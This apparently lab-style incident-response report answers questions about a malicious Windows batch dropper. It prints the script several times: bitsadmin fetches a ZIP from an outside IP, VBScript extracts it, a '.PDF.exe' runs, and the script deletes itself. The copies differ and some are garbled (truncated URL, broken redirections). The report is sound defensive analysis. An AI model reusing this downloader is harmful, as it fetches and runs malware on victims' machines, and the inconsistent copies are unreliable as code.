




# Incident Response

## Batch Downloader report

### Gained Badge




# Table of contents

<b>Official incident report</b>	<b>1</b>
Batch Downloader report	1
Gained Badge	1
<b>Table of contents</b>	<b>2</b>
<b>Analysis of the Batch Script</b>	<b>3</b>
What command is used to prevent the command echoing in the console?	3
Which tool is used to download a file from a specified URL in the script?	3
What is the priority set for the download operation in the script?	4
Which command is used to start localization of environment changes in the script?	4
Which IP address is used by malicious code?	5
What is the name of the subroutine called to extract the contents of the zip file?	5
Which command attempts to start an executable file extracted from the zip file?	6
Which scripting language is used to extract the contents of the zip file?	6
the attack is internal or external?	6
<b>Conclusion</b>	<b>6</b>

## Analysis of the Batch Script

### 1. What command is used to prevent the command echoing in the console?


- **@echo off**: This command disables the display of the commands as they are executed in the console, ensuring a cleaner output.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zi
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >>vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >>vbs% echo If NOT fso.FolderExists(%1) Then
15 >>vbs% echo fso.CreateFolder(%1)
16 >>vbs% echo End If
17 >>vbs% echo set objShell = CreateObject("Shell.Application")
18 >>vbs% echo set FilesInZip=objShell.Namespace(%2).items
19 >>vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
20 >>vbs% echo Set fso = Nothing
21 >>vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

### 2. Which tool is used to download a file from a specified URL in the script?


- **bitsadmin**: This command-line tool is used to create, manage, or monitor download and upload jobs.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zi
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >>vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >>vbs% echo If NOT fso.FolderExists(%1) Then
15 >>vbs% echo fso.CreateFolder(%1)
16 >>vbs% echo End If
17 >>vbs% echo set objShell = CreateObject("Shell.Application")
18 >>vbs% echo set FilesInZip=objShell.Namespace(%2).items
19 >>vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
20 >>vbs% echo Set fso = Nothing
21 >>vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

### 3. What is the priority set for the download operation in the script?


- **/Priority FOREGROUND**: This sets the priority of the download operation to foreground, which means the download will be given higher priority and will be processed as quickly as possible.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >%vbs% echo If NOT fso.FolderExists(%1) Then
15 >%vbs% echo fso.CreateFolder(%1)
16 >%vbs% echo End If
17 >%vbs% echo set objShell = CreateObject("Shell.Application")
18 >%vbs% echo set FilesInZip=objShell.NameSpace(%2).Items
19 >%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
20 >%vbs% echo Set fso = Nothing
21 >%vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

### 4. Which command is used to start localization of environment changes in the script?


- **setlocal**: This command begins the localization of environment variable changes, meaning changes made to environment variables are limited to the script's scope.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >%vbs% echo If NOT fso.FolderExists(%1) Then
15 >%vbs% echo fso.CreateFolder(%1)
16 >%vbs% echo End If
17 >%vbs% echo set objShell = CreateObject("Shell.Application")
18 >%vbs% echo set FilesInZip=objShell.NameSpace(%2).Items
19 >%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
20 >%vbs% echo Set fso = Nothing
21 >%vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

## 5. Which IP address is used by malicious code?


- 193.169.255.78: This IP address is used in the script to download the ZIP file.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >>%vbs% echo If NOT fso.FolderExists(%1) Then
15 >>%vbs% echo fso.CreateFolder(%1)
16 >>%vbs% echo End If
17 >>%vbs% echo set objShell = CreateObject("Shell.Application")
18 >>%vbs% echo set FilesInZip=objShell.Namespace(%2).Items
19 >>%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
20 >>%vbs% echo Set fso = Nothing
21 >>%vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

## 6. What is the name of the subroutine called to extract the contents of the ZIP file?


- :UnZipFile: This subroutine is defined in the script to handle the extraction of the ZIP file.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJMBVDNXPOHZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >%vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >>%vbs% echo If NOT fso.FolderExists(%1) Then
15 >>%vbs% echo fso.CreateFolder(%1)
16 >>%vbs% echo End If
17 >>%vbs% echo set objShell = CreateObject("Shell.Application")
18 >>%vbs% echo set FilesInZip=objShell.Namespace(%2).Items
19 >>%vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
20 >>%vbs% echo Set fso = Nothing
21 >>%vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

## 7. Which command attempts to start an executable file extracted from the ZIP file?

- **start** "" "FW-APGKSDTPX4HOAUJJBVDNXP0HZ.PDF.exe": This command is used to execute the extracted executable file.



```
1 @echo off
2 bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-APGKSDTPX4HOAUJJBVDNXP0HZ.PDF.zip
3 setlocal
4 cd /d %~dp0
5 Call :UnZipFile "%TEMP%" "%TEMP%\FW-APGKSDTPX4HOAUJJBVDNXP0HZ.PDF.zip"
6 cd /d "%TEMP%"
7 start "" "FW-APGKSDTPX4HOAUJJBVDNXP0HZ.PDF.exe"
8 del %~s0 /q
9
10 :UnZipFile <ExtractTo> <newzipfile>
11 set vbs="%TEMP%\_vbs"
12 if exist %vbs% del /f /q %vbs%
13 >>vbs% echo Set fso = CreateObject("Scripting.FileSystemObject")
14 >>vbs% echo If NOT fso.FolderExists(%1) Then
15 >>vbs% echo fso.CreateFolder(%1)
16 >>vbs% echo End If
17 >>vbs% echo set objShell = CreateObject("Shell.Application")
18 >>vbs% echo set FilesInZip=objShell.Namespace(%2).Items
19 >>vbs% echo objShell.Namespace(%1).CopyHere(FilesInZip)
20 >>vbs% echo Set fso = Nothing
21 >>vbs% echo Set objShell = Nothing
22 cscript //nologo %vbs%
23 if exist %vbs% del /f /q %vbs%
```

## 8. Which scripting language is used to extract the contents of the ZIP file?

- **VBScript**: The script generates a temporary VBScript file to perform the extraction of the ZIP file's contents.

## 9. The attack is internal or external?

- **External**: The attack involves downloading a file from an external IP address, indicating that the malicious payload originates from outside the internal network.

## Conclusion

The batch script is designed to perform a series of actions to download, extract, and execute a potentially malicious payload. It employs `bitsadmin` to fetch a ZIP file from an external source, uses VBScript to handle the extraction, and then runs the extracted executable. The script also includes cleanup commands to remove itself and temporary files after execution.

The nature of the attack is external, as the malicious payload is fetched from an outside source. If the script is executed successfully on a system, it could lead to the deployment and execution of malware, posing a significant security threat. It's crucial to investigate further to understand the intent of the payload and to implement measures to mitigate such threats in the future.